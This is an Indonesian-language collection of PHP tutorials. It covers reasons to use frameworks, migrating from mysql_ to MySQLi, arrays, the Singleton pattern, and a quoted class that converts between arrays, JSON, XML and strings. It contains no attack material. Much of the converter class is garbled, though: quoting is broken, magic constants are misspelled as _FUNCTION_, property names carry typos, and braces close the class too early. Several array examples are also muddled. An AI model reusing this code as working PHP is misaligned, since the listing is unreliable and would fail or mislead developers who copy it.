Tentu saja ada kurva pembelajaran bagi semua Kerangka PHP. Pada awalnya sedikit rumit, tapi begitu anda melewati punuk ini, Anda akan menikmati manfaat dari pengembangan aplikasi secara cepat.

Anda akan menulis kode lebih sedikit, berarti sedikit waktu yang dihabiskan mengetik koding baru. Anda tidak perlu untuk memburu library sepanjang waktu untuk setiap proyek baru karena sebagian besar dari mereka bundel dengan kerangka instalasi default.

Juga, karena Anda sedang lebih terorganisir, maka akan lebih cepat untuk memburu bug, menjaga kode, dan membuat perubahan pada kode yang ada.



6. Dukungan Masyarakat

Semua PHP Frameworks populer memiliki komunitas aktif yang besar di belakang mereka. Anda dapat berbicara dengan pengembang lain, mendapatkan bantuan, umpan balik dan juga memberikan bantuan kembali ke komunitas. Ada papan pesan dan mailing list ... anda juga dapat belajar banyak dengan hanya browsing forum dan melihat apa yang orang lain bicarakan.



7. Lowongan Kerja

Apakah Anda melihat setiap PHP Job postings belakangan ini? Sebagian besar dari mereka membutuhkan pengalaman dengan baik tentang framework atau CMS. Ikuti permintaan! Pengalaman dengan PHP Frameworks sangat meningkatkan kualifikasi pekerjaan Anda sebagai web developer.



8. Kinerja Perangkat

Salah satu argumen utama datang dari penentang subjek framework ini adalah tentang kinerja hit ketika anda membangun sebuah "Hello World" aplikasi dengan framework versus kode polos PHP. Tetapi mereka membuat contoh buruk benchmark. Pertama-tama, kita harus memahami bahwa pengembangan lebih mahal daripada belanja hosting server. Menghemat waktu dari pengembangan dan pemeliharaan cenderung lebih besar daripada uang tambahan yang Anda butuhkan untuk dibelanjakan pada hosting server.

Anda benar-benar dapat memperoleh manfaat kinerja dengan menggunakan framework PHP. Mereka (framework) mempunyai alat yang dapat membantu anda dalam caching, benchmark, profil dll ...



9. Cocok untuk Teamwork

Cara kerja yang diorganisasikan PHP Framework juga dapat membantu anda menciptakan lingkungan yang sesuai untuk kerja sama tim. Anda dapat membiarkan desainer anda bekerja pada Views, guru database yang bekerja pada Model, biarkan programmer pintar (sendiri;) membangun library dan plugin dll ... Anda juga dapat membiarkan orang membangun unit test, karena mereka datang dengan alat untuk itu juga.



10. Dan Ini Fun!

Ini sebenarnya mungkin yang paling penting dari semuanya. Bila anda bersenang-senang melakukan pekerjaan maka anda akan menjadi lebih produktif dan bahagia secara umumnya. Jika Anda telah lama menggunakan koding PHP polos selama bertahun-tahun dan mulai jenuh dengan itu, maka mulailah semangat baru dengan menggunakan framework agar kejenuhan hilang karena adanya suasana baru.

Ibarat mendapatkan mainan baru sekaligus mampu membangun hal-hal keren dengan itu. Setidaknya itulah yang kita rasakan ketika saya pertama kali mulai dengan frameworks. Saya yakin banyak dari para pengembang web telah melalui pengalaman yang sama.



Kesimpulan

Menggunakan PHP Framework mungkin atau mungkin tidak menjadi pilihan terbaik bagi Anda. Namun, Anda harus selalu menjaga pikiran terbuka dan tetap up to date dengan semua perkembangan baru dalam dunia pengembangan web.

Kerangka dingin dan panas hari ini, dan kita tidak bisa mengatakan apa yang besok akan membawa. Saya kira semua yang saya katakan adalah bahwa mereka pasti layak melihat ke dalam.

<http://www.phpandstuff.com/articles/top-10-reasons-why-you-should-use-a-php-framework>

5

PHPnative




Terima kasih kepada-

Gunawan M. Wibisino – <http://adapani.com>
Ahmad Solichin – <http://achmatin.net>
aksiIDE - Luri Darmawan
Komar Satriani - <http://citstudio.com>
Medan Tekno - Ekalaya Manullang
I Gde Lumbang - <http://gedelumbang.com>
codiLABS – Codinger
dan teman2 di PHP Indonesia

Beginner

Migrasi ke MySQLi

Jika Anda membaca tutorial ini, kemungkinan anda sudah tahu bagaimana mengeksekusi query MySQL sederhana di PHP. Bagi yang belum kami sarankan menggunakan mysqli atau PDO, karena extension mysql_ akan dihapus dalam versi PHP yang baru. Kali kita tutorial singkat migrasi ke MySQLi.



Buat file config.php

Buat file proceduralway.php

Buat file oopway.php

1. Buat Tabel

Sebelumnya anda memilih berada di database "test" di XAMPP dan anda bisa mengcopy paste table di bawah ini dan tempakan di SQL XAMPP dan Klik "Go".

```
CREATE TABLE IF NOT EXISTS `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `nama` varchar(99) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1
AUTO_INCREMENT=3 ;
```

```
INSERT INTO `users` (`id`, `nama`) VALUES
(1, 'zlumberjay');
```

2. Konfigurasi

```
<?php
define ('HOST', 'localhost');
define ('USR', 'root');
define ('PASS', '');
define ('DB', 'test');
?>
```

3. Test secara Prosedur

```
<?php
include "config.php";
$mysql = mysql_connect(HOST, USR, PASS)
or die ("tidak terkoneksi dengan HOST");
mysql_select_db ("test", $mysql)
or die ("tidak terkoneksi dengan DB");
$query = "SELECT * FROM users";
$result=mysql_query($query);
while($row=mysql_fetch_assoc($result)){
echo $row['nama'] . "<br/>";
}
?>
```

4. Test secara OOP

```
<?php
include "config.php";
$mysqli = new mysqli(HOST, USR, PASS, DB);
if(mysqli_connect_errno()) {
echo "Tidak terkoneksi dengan HOST DB";
}
$query = "SELECT * FROM users";
if ($result = $mysqli->query($query)) {
while ($row = $result->fetch_assoc()) {
echo $row['nama'] . "<br/>";
}
$result->close();
}
$mysqli->close();
?>
```


Beginner

PHP Arrays


1 Mengapa mesti dengan Array?

Jika Anda perlu menambahkan nama bulan (ex. Januari) dalam program Anda, Anda akan mendeklarasikan nama variabel dan menetapkan nama di dalamnya. Sekarang, jika anda ingin menambahkan semua nama bulan, apa yang Anda akan lakukan? Anda dapat melakukannya dalam 2 cara :

Cara 1 (bukan array)

Deklarasikan 12 nama variabel yang berbeda dan menetapkan nama bulan dalam variabel.

*Mungkin ini l membosankan dan boros kode. Ada solusi yang lebih baik yaitu menggunakan **array***



Contoh

```
<?php
$bulan = "Januari";
$bulan2= "Februari";
$bulan3 = "Maret";
$bulan4 = "April";
$bulan5 = "Mei";
$bulan6 = "Juni";
$bulan7 ="Juli";
$bulan8 = "Agustus";
$bulan9 = "September";
$bulan10 = "Oktober";
$bulan11 ="November";
$bulan12 = "Desember";
?>
```

Cara 2 (dengan array)

Mengubah tipe data dari string ke array, menambahkan nama bulan itu dan menetapkan dalam variabel

Contoh

```
<?php
$bulan=array("Januari",
"Februari", "Maret", "April",
"Mei", "Juni", "Juli", "Agustus",
"September", "Oktober",
"November", "Desember");
?>
```

2 Apa itu array?

Array adalah tipe data khusus dalam dunia programming yang dapat mewakili beberapa nilai. Dalam contoh di atas, itu merupakan nama 12 bulan. Di sini, "**bulan**" adalah nama array. Dan istilah yang umum digunakan dalam array :

Element : Elemen dari array adalah item di dalamnya. Sebuah array dapat berisi satu atau lebih elemen.

Value : Setiap elemen berisi satu nilai.

Key atau index : Kunci atau indeks array adalah nomor unik atau string yang terkait dengan tiap nilai dari suatu elemen.

Length: Panjang array adalah jumlah elemen yang dikandungnya.

3 Cara membuat array

Ada 2 cara untuk membuat sebuah array.

Cara 1. Menggunakan fungsi array ()

Sintaks :

```
$variabel=array(array1, array2, ...dst.);
```

Array dibuat Dengan cara di atas memiliki angka indeks otomatis dimulai dari 0 dan meningkat sebesar 1 untuk nilai berikutnya. Jadi, nilai pertama "Januari" memiliki indeks angka 0, selanjutnya satu "Februari" memiliki 1, dan seterusnya.

Contoh

```
<?php
$bulan=array("Januari",
"Februari", "Maret", "April",
"Mei", "Juni", "Juli",
"Agustus", "September",
"Oktober", "November",
"Desember");
?>
```

Cara 2. Menggunakan short array

Sintaks :

```
array_name = array (
key1 => nilai1,
key2 => nilai2,
Dan seterusnya..
)
```

Ada variasi fungsi array () saat membuat sebuah array. Dengan cara ini, indeks / tombol angka dapat disebutkan ketika menyatakan nilai-nilai.

Contoh

```
<?php
$bulan = array (
0 => "Januari",
1 => "Februari",
2 => "Maret",
);
?>
```

Variabel Value

Key / index

Cara 2.a Cara lain short array

Sintaks :

```
array_name = [
    key1 => nilai1,
    key2 => nilai2,
    ---
];
```

PHP 5.4 telah memperkenalkan sintaks array pendek. Sekarang, array () dapat ditulis sebagai []. Jika kita menulis contoh sebelumnya menggunakan identifier [].

Contoh

```
<?php
$bulan = [
    0 => "Januari",
    1 => "Februari",
    2 => "Maret",
];
?>
```

Cara 2.b Cara lain short array

Sintaks :

```
$array_name [key] = nilai;
```

Contoh

```
<?php
$bulan [0] = "Januari";
$bulan [1] = "Februari";
$bulan [2] = "Maret";
?>
```

4 Sembarangan menulis key[?] array?

Jika Anda sewenang-wenang menetapkan kunci array. PHP tidak akan mengisi unsur yang hilang. Misal: anda ingin menampilkan hasil, maka anda mendapatkan error :

```
<?php
$mobil [0]="Ferrary";
$mobil [1]="Jaguar";
$mobil [3]="Mercedes";
$mobil []="Rolls Royce";
echo $mobil
[2]="Toyota";
?>
```

Contoh

```
<?php
$mobil [0]="Ferrary";
$mobil [1]="Jaguar";
$mobil [3]="Mercedes";
$mobil []="Rolls Royce";
?>
```

5 Bagaimana menghapus array

Untuk menghapus elemen array atau seluruh array, **unset ()** fungsi dapat digunakan. Misal : anda ingin menampilkan hasil yg sudah di unset, maka hasilnya error :

```
<?php
$car = array("Ferarry", "Hyundai",
"Toyota");
unset($car[2]); // Array element are
now Ferarry, Huyandai, NULL, Roles
Royace
echo $car[2];
?>
```

Contoh

```
<?php
$car = array("Ferarry", "Hyundai",
"Toyota");
unset($car[2]); // Array element
are now Ferarry, Huyandai, NULL,
Roles Royace
echo $car[1];
?>
```

6 Jenis array

Ada dua jenis array

A, Array indeks

Array dengan tombol angka / indeks yang disebut array yang diindeks. Ini adalah jenis yang paling umum dari array. Array yang kita gunakan di atas adalah array yang diindeks.

B. Array asosiatif (satu dimensi)

Nomor Sejauh ini, Anda telah melihat digunakan sebagai indeks / index. Tapi key sekarang berupa string.

Contoh

```
<?php
$Januari = array (
    "Jam" => "1",
    "Hari" => 31,
    "Tahun" => 2013
)
?>
```

Array Asosiatif (multidimensi)

Ketika kunci dari sebuah array merupakan array lain itu disebut array multidimensi. Jika seperti array di atas setiap tombol mewakili satu nilai maka pengertiannya, yaitu array satu dimensi.

Contoh

```
<?php
$teman = array (
    array ("John", 20, "AS"),
    array ("Jack", 25, "CA"),
)
?>
```

7

Bagaimana sih menampilkan hasil Array?

Kunci array yang dimulai dari 0, jadi, elemen pertama menyimpan Januari. Untuk mencetak "Januari" dari array "bulan" di atas, Anda akan menulis -

sintaks

```
echo $array_name [key];
```

Contoh

```
<?php
$bulan [0] = "Januari";
$bulan [1] = "Februari";
$bulan [2] = "Maret";
echo $bulan [0];
?>
```

Output : Januari

Untuk mencetak seluruh dari array "bulan" di atas maka digunakan looping.

```
foreach ($variabel as $name){
```

Contoh

```
<?php
$bulan=array("Januari",
"Februari", "Maret", "April",
"Mei", "Juni", "Juli", "Agustus",
"September", "Oktober",
"November", "Desember");
foreach ($bulan as $name){
echo "$name \n";
}
?>
```

Output : Januari Februari Maret
April Mei Juni Juli Agustus
September Oktober November
Desember

Untuk mencetak seluruh dari array asosiatif dapat menggunakan :

```
foreach ($variabel as $key => $value) {
```

Contoh


```
<?php
$Januari = array (
    "Jam" => '1',
    "Hari" => '31',
    "Tahun" => '2013');
foreach ($Januari as $key => $value) {
echo "$value adalah $key <br>\n";
}
?>
```

Output :

1 adalah Jam
31 adalah Hari
2013 adalah Tahun

Advanced

Singleton PHP



Dalam rekayasa perangkat lunak, pattern hanya disarankan sebagai kemungkinan template atau solusi agar tantangan pemrograman hidup kembali. Pattern tidak berhubungan dengan bahasa pemrograman tertentu. Mereka hanya menyarankan cetak biru solusi yang dapat diimplementasikan dalam bahasa apapun. Tergantung pada tingkat di mana mereka beroperasi dalam aplikasi, pola perangkat lunak dapat dibagi menjadi pola desain dan pola arsitektur. Arsitektur pattern beroperasi pada tingkat yang lebih tinggi dan menentukan struktur seluruh sistem dan alur kerja. Contoh dari pola arsitektur yang sangat umum dalam pengembangan web, adalah pola Model-View-Controller.

Design Patterns terpaku pada tingkat yang lebih rendah dan menentukan hubungan dan interaksi kelas dan objek. Dalam Pemrograman Berorientasi Objek (OOP), pola didesain untuk membantu mengatasi tantangan pengembang, misalnya, dengan Responsibility dan Polimorfisme. Responsibility (*prinsip tanggung jawab tunggal*) berkaitan dengan mendelegasikan tugas-tugas tertentu (tanggung jawab) ke objek tertentu. Hal ini akan memastikan bahwa tepat ada satu objek berurusan dengan tugas yang diberikan. Polimorfisme memungkinkan untuk membuat interface yang seragam untuk menangani nilai jenis data yang berbeda. Dengan kata lain, Anda dapat mengubah kelas tertentu tanpa mengubah sisa dari kode yang berinteraksi dengan itu. Hal ini menghasilkan aplikasi yang lebih fleksibel dan portabel dengan melonggarkan saling ketergantungan.

Dua dari pola desain paling sering digunakan dengan PHP adalah Singleton dan pola Factory. Pola Singleton adalah pola tanggung jawab dan pola factory memfasilitasi pelaksanaan polimorfisme.

Pola Singleton di PHP


Pola Singleton memastikan bahwa pada waktu tertentu akan ada hanya satu contoh dari kelas tertentu dalam aplikasi. Ini menyelesaikan bahwa dengan membatasi Instansiasi objek untuk hanya satu titik dalam obyek itu sendiri. Selain itu, membatasi konstruktor publik (dengan menyatakan itu private) dan juga menghambat kemungkinan objek kloning (dengan menciptakan pribadi `__clone empty()` method). Jadi kelas tunggal hanya dapat menginisialisasi itu sendiri dan tidak ada kelas lain dapat membuat sebuah instance baru atau salinan objek. Kelas tunggal dapat memberikan referensi ke contoh yang hanya jika objek lain membutuhkan itu.

Hipotesis kode sampel untuk menggambarkan tujuan dari pola Singleton.

Berikut adalah beberapa contoh kode yang mengimplementasikan tugas dijelaskan dalam cara konvensional. Dua kelas dideklarasikan teacher

dan student. Kelas teacher memiliki satu properti yang dilindungi \$ _name dan dua metode umum dan satu adalah konstruktor serta lainnya satu tanda seorang student sebagai reward. Ada juga properti lain \$ _number_of_instances yang statis dan itu hanya demi melacak berapa banyak contoh kelas diciptakan. Kelas student memiliki dua sifat yaitu nama student dan teacher. Tentu, ia memiliki satu konstruktor publik dan metode shoutYourName publik yang perlu memberitahu teacher bahwa student hadir.

Conventional implementation



Gambar di atas menggambarkan hasil pelaksanaan konvensional. Ini menciptakan beberapa objek yang pada dasarnya tidak perlu melakukan hal yang sama

1. Konvensional


```
<?php
/* Example of conventional implementation */
class Teacher {
    private $_name;
    static $_number_of_instances = 0;
    public function __construct() {
        //initialise the object
        $this->_name = 'James Hetfield';
        self::$_number_of_instances ++;
        echo 'number of teachers:'. self::$_number_of_instances . '<br/>';
    }
    public function takeAttendance($studentName) {
        //mark the student as present (insert to database)
        echo $studentName . ' is present.<br/>';
    }
}
class Student{
    private $_name;
    private $_teacher; //the teacher of the student
    public function __construct($name) {
        //create a student
        $this->_name = $name;
        $this->_teacher = new Teacher();
    }
    public function shoutYourName(){
        $this->_teacher->takeAttendance($this->_name);
    }
}
$kirk = new Student('Kirk');
$lars = new Student('Lars');
$robert = new Student('Robert');
$jason = new Student('Jason');
$kirk->shoutYourName();
$lars->shoutYourName();
$robert->shoutYourName();
$jason->shoutYourName();
```

Output:

```
number of teachers:1
number of teachers:2
number of teachers:3
number of teachers:4
Kirk is present.
Lars is present.
Robert is present.
Jason is present.
```

Satu hal yang perlu diperhatikan adalah bahwa setiap kali objek student diinstansiasi, objek teacher baru dibuat juga. Dengan kata lain, setiap student di kelas ini memiliki teacher-nya sendiri. Lalu lebih ke bawah lagi, contoh kode, empat student diciptakan dan kemudian mereka menginformasikan teacher mereka (s) dari kehadiran mereka.

Di sinilah pola Singleton muncul ke dalam permainan pattern. Di bawah ini dapat dilihat contoh kode. Kelas teacher telah dimodifikasi sedemikian rupa sehingga disebut kelas Singleton. Modifikasi adalah sebagai berikut:



Properti lain yang statis telah ditambahkan \$_instance akan terus menjadi pola yang diciptakan dari kelas kelas tersendiri. Metode konstruktor berubah dari publik ke private, membatasi akses dari luar.

Sebuah metode __clone self () telah dinyatakan (melakukan apa-apa) untuk menimpa PHP magic metode __clone () untuk mencegah objek kloning

Sebuah metode getInstance publik statis () telah dibuat. Fungsinya adalah untuk memeriksa apakah sudah ada sebuah instance dari kelas, jika tidak ada itu menciptakan satu, menyimpannya dalam variabel static \$_instance dan akhirnya kembali kepada siapapun yang memintanya. Obyek student mendapatkan referensi ke contoh teacher dengan memanggil Guru :: metode getInstance.

2. Singleton

```
<?php
/**
 * Example of Singleton Pattern implementation
 */
class Teacher {
    private $_name;
    static $_instance;
    static $_number_of_instances = 0;
    private function __construct() {
        //initialise the object
        $this->_name = 'James Hetfield';
        self::$_number_of_instances ++;
        echo 'number of teachers:' . self::$_number_of_instances . '<br/>';
    }
    private function __clone() {
        //do nothing (this overwrites the special PHP method __clone())
    }
    public static function getInstance() {
        if(!(self::$_instance instanceof self)) {
            self::$_instance = new self();
        }
        return self::$_instance;
    }
    public function takeAttendance($studentName) {
        //mark the student as present (insert to database)
        echo $studentName . ' is present.<br/>';
    }
}

class Student{
    private $_name;
    private $_teacher; //the teacher of the student
    public function __construct($name) {
        //create a student
        $this->_name = $name;
        $this->_teacher = Teacher::getInstance();
    }
    public function shoutYourName(){
        $this->_teacher->takeAttendance($this->_name);
    }
}

$kirk = new Student('Kirk');
$lars = new Student('Lars');
$robert = new Student('Robert');
$jason = new Student('Jason');
$kirk->shoutYourName();
$lars->shoutYourName();
$robert->shoutYourName();
$jason->shoutYourName();
```

Output :

```
number of teachers:1
Kirk is present.
Lars is present.
Robert is present.
Jason is present.
```



Manfaat Pola Singleton

Pola Singleton mencegah duplikasi memori dan oleh karena itu menghemat sumber daya sistem. Selain itu, menggunakan pola Singleton, Anda dapat yakin bahwa hanya ada satu jalur aliran untuk suatu tugas tertentu atau data. Hal ini menyebabkan lebih terkontrol dan aman aplikasi alur kerja serta debugging lebih mudah dalam maintenance.

Advanced

Konversi Array - JSON – XML dengan PHP

Author Rochak Chauhan
Package PhpJsonXmlArrayStringInterchanger
Version beta <http://www.phpclasses.org/browse/file/26535.html>

File 1 : **PhpJsonXmlArrayStringInterchanger.inc.php**

```
<?php
define("NODE_SEPERATOR","###");
define("LINE_SEPERATOR","!#!");
define("ERROR_STYLE","color:#fff;background-color:#ff0000;font-weight:bold;padding:5px;margin:5px;");

class PhpJsonXmlArrayStringInterchanger{
    private $errorLog=array();
    /**
     * Function to display last error for debug purpose
     * @access public
     * @return string
     */
    public function displayLastError(){
        $return="No errors were encountered.";
        $c=count($this->errorLog);
        if($c>0){
            $i=$c-1;
            $return="<div style='".ERROR_STYLE.'">.$this-> errorLog[$i]."</div>";
        }
        echo $return;
    }
    /**
     * Function to display complete error log for debugging purpose
     * @access public
     * @return string
     */
    public function displayErrorLog(){
        $return="No errors were encountered.";
        $c=count($this->errorLog);
        if($c>0){
            $return="";
            for($i=0;$i<$c;$i++){
                $return.="<div style='".ERROR_STYLE.'">". $this-> errorLog[$i]."</div>";
            }
        }
        echo $return;
    }
    /**
     * Function to recursively parse Xml Content
     * @param mixed $ret
     * @access private
     * @return array on success and false on failure
     */
    private function parseXml($ret) {
        $return=false;
        if(is_object($ret)){
            $ret=(array)$ret;
            $this->parseXml($ret);
        }
        if(is_array($ret)){
            foreach($ret as $k=>$v){
                if(is_object($v)){
                    $return[$k]=$this->parseXml($v);
                }
                else {
                    $return[$k]=$v ;
                }
            }
        }
        return $return;
    }
    /**
     * Function to convert XML into Array
     * @param string $xmlContent
     * @access public
     * @return array on success and false on failure
     */
}
```

```

public function convertXmlToArray($xmlContent){
    $return=false;
    $ret=simplexml_load_string($xmlContent);
    if($ret===false){
        $this->nerrorLog[] = "Invalid XML content : $xmlContent in function: "._FUNCTION_" on
line: "._LINE_" in filename= "._FILE_";
        return false;
    }
    else{
        $return=$this->parseXml($ret);
        if($return===false){
            $this->errorLog[] = "Failed to parse XML content in function: "._FUNCTION_
" on line: "._LINE_" in filename= "._FILE_";
            return false;
        }
    }
    return $return;
}
/**
 * Function to recursively parse Array Content
 *
 * @param mixed $ret
 * @access private
 * @return string(xml) on success and false on failure
 */
private function parseArray($array) {
    if(is_array($array)){
        foreach($array as $k=>$v){
            if(trim($k)==""){
                $this-> errorLog[] = "Array needs to be
associativeas parameter in function: "._FUNCTION_" on line: "._LINE_" in filename= "._FILE_";
                return false;
            }
            else{
                if (is_numeric($k)) {
                    $k="nodeValue$k";
                }
                if(is_array($v)){
                    $return.="<$k>".$this->parseArray($v)."</$k>";
                }
                else {
                    $return.="<$k>$v</$k>";
                }
            }
        }
    }
    else{
        $this-> errorLog[] = "Invalid array in function: "._FUNCTION_"
on line: "._LINE_" in filename= "._FILE_";
        return false;
    }
    return $return;
}
/**
 * Function to convert an associative array into XML
 *
 * @param string $array
 * @access public
 * @return string(xml) on success and false on failure
 */
public function convertArrayToXML($array){
    $return="<?xml version='1.0' encoding='ISO-8859-?'><PhpJsonXmlArrayStringInterchanger>";
    $return.= $this->parseArray($array);
    $return.="</PhpJsonXmlArrayStringInterchanger>";
    return $return;
}
/**
 * Function to convert an JSON into XML
 *
 * @param string $json
 * @access public
 * @return string(xml) on success and false on failure
 */
public function convertJsonToXML($json){
    if(!is_string($json)){
        $this->errorLog[] = "The first
parameter should to be string in function: "._FUNCTION_" on line: "._LINE_" in filename= "._FILE_";
        return false;
    }
    $array=json_decode($json,true);
    if($array===false){
        $this->errorLog[] = "Failed to decode JSON in function: "._FUNCTION_"

```

```

on line: "._LINE_" in filename="._FILE_";
    return false;
}
else{
    return $this->convertArrayToXML($array);
}
}
}
/**
 * Function to convert an JSON into array
 *
 * @param string $json
 * @access public
 * @return array on success and false on failure
 */
public function convertJsonToArray($json){
    if(!is_string($json)){
        $this->errorLog[] = "The first parameter
should be string in function: "._FUNCTION_" on line: "._LINE_" in filename="._FILE_";
        return false;
    }
    $array=json_decode($json,true);
    if($array===false){
        $this->errorLog[] = "Failed to decode JSON in
function: "._FUNCTION_" on line: "._LINE_" in filename="._FILE_";
        return false;
    }
    else{
        return $array;
    }
}
/**
 * Function to parse String and convert it into array
 *
 * @param array $array
 * @access public
 * @return array on success and false on failure
 * @todo refactor the code from line 205-222 (automate it)
 */
public function convertStringToArray($string,&$myarray=""){
    $lines = explode(LINE_SEPERATOR,$string);
    foreach ($lines as $value){
        $items = explode(NODE_SEPERATOR,$value);
        if (sizeof($items) == 2){
            $myarray[$items[0]] = $items[1];
        }
        elseif (sizeof($items) == 3){
            $myarray[$items[0]][$items[1]] = $items[2];
        }
        elseif (sizeof($items) == 4){
            $myarray[$items[0]][$items[1]] [$items[2]] = $items[3];
        }
        elseif (sizeof($items) == 5){
            $myarray[$items[0]][$items[1]] [$items[2]][$items[3]] = $items[4];
        }
        elseif (sizeof($items) == 6){
            $myarray[$items[0]][$items[1]] [$items[2]][$items[3]][$items[4]] = $items[5];
        }
        elseif (sizeof($items) == 7){
            $myarray[$items[0]][$items[1]] [$items[2]][$items[3]][$items[4]][$items[5]] = $items[6];
        }
    }
    return $myarray;
}
/**
 * Function to parse Array and convert it into string
 *
 * @param array $array
 * @access private
 * @return string on success and false on failure
 */
private function convertArrayToString($myarray,&$output="",&$parentkey=""){
    if(is_array($myarray)){
        if (trim($parentkey)=="") {
            $parentkey=LINE_SEPERATOR;
        }
        foreach($myarray as $key=>$value){
            if (is_array($value)) {
                $parentkey .= $key.NODE_SEPERATOR;
                $this->convertArrayToString($value, $output,$parentkey);
                $parentkey = "";
            }
        }
    }
    else {

```



```

$output .= $parentkey.$key.NODE_SEPERATOR.$value.LINE_SEPERATOR;
    }
}
}
else{
    $this->errorLog[] = "Invalid array in function: "._FUNCTION_"
on line: "._LINE_" in filename= "._FILE_";
    return false;
}
return $output;
}
/**
 * Function to convert XML into string
 *
 * @param string $xml
 * @return string on success and false on failure
 */
public function convertXmlToString($xml){
    $array=$this->convertXmlToArray($xml);
    if ($array===false) {
        return false;
    }
    else {
        return $this->convertArrayToString($array);
    }
}
}
?>

```

File 2 : example.php

```

<?php
$sampleXml='<?xml version="1.0" encoding="ISO-8859-1"?>
<mainNode>
<node1>
<FirstName>First Name1</FirstName>
<LastName>Last Name1</LastName>
<Misc>
<sample1>A1</sample1>
<sample2>A2</sample2>
</Misc>
</node1>
<node2>
<FirstName>First Name2</FirstName>
<LastName>Last Name2</LastName>
<Misc>
<sample1>B1</sample1>
<sample2>B2</sample2>
</Misc>
</node2>
<node3>
<FirstName>First Name3</FirstName>
<LastName>Last Name3</LastName>
<Misc>
<sample1>C1</sample1>
<sample2>C2</sample2>
</Misc>
</node3>
</mainNode>';

$sampleArray=array(
    'node1'=>array("abc"=>1234),
    'node2'=>array("xyz"=>9876)
);

$sampleJson='{"menu": {
    "id": "file",
    "value": "File",
    "popup": {
        "menuitem": [
            {"value": "New", "onclick": "CreateNewDoc()"},
            {"value": "Open", "onclick": "OpenDoc()"},
            {"value": "Close", "onclick": "CloseDoc()"}
        ]
    }
}
}';

$sampleString="!###!node1##FirstName##First Name1!###!###!node1##LastName##Last Name
1!###!###!node1##Misc##sample1##A1!###!###!node1##Misc##sample2##A2!###!node2##
FirstName##First Name2!###!node2##LastName##Last Name2!###!node2##Misc##sample1##
B1!###!node2##Misc##sample2##B2!###!node3##FirstName##First Name3!###!node3##Last
Name##Last Name3!###!node3##Misc##sample1##C1!###!node3##Misc##sample2##C2!###!
";
//Create class object

```

```
require_once("PhpJsonXmlArrayStringInterchanger.inc.php");
$object=new PhpJsonXmlArrayStringInterchanger();
//XML to Array
$array=$object->convertXmlToArray($sampleXml);
if($array===false){
    //$object->displayErrorLog();
    $object->displayLastError();
}
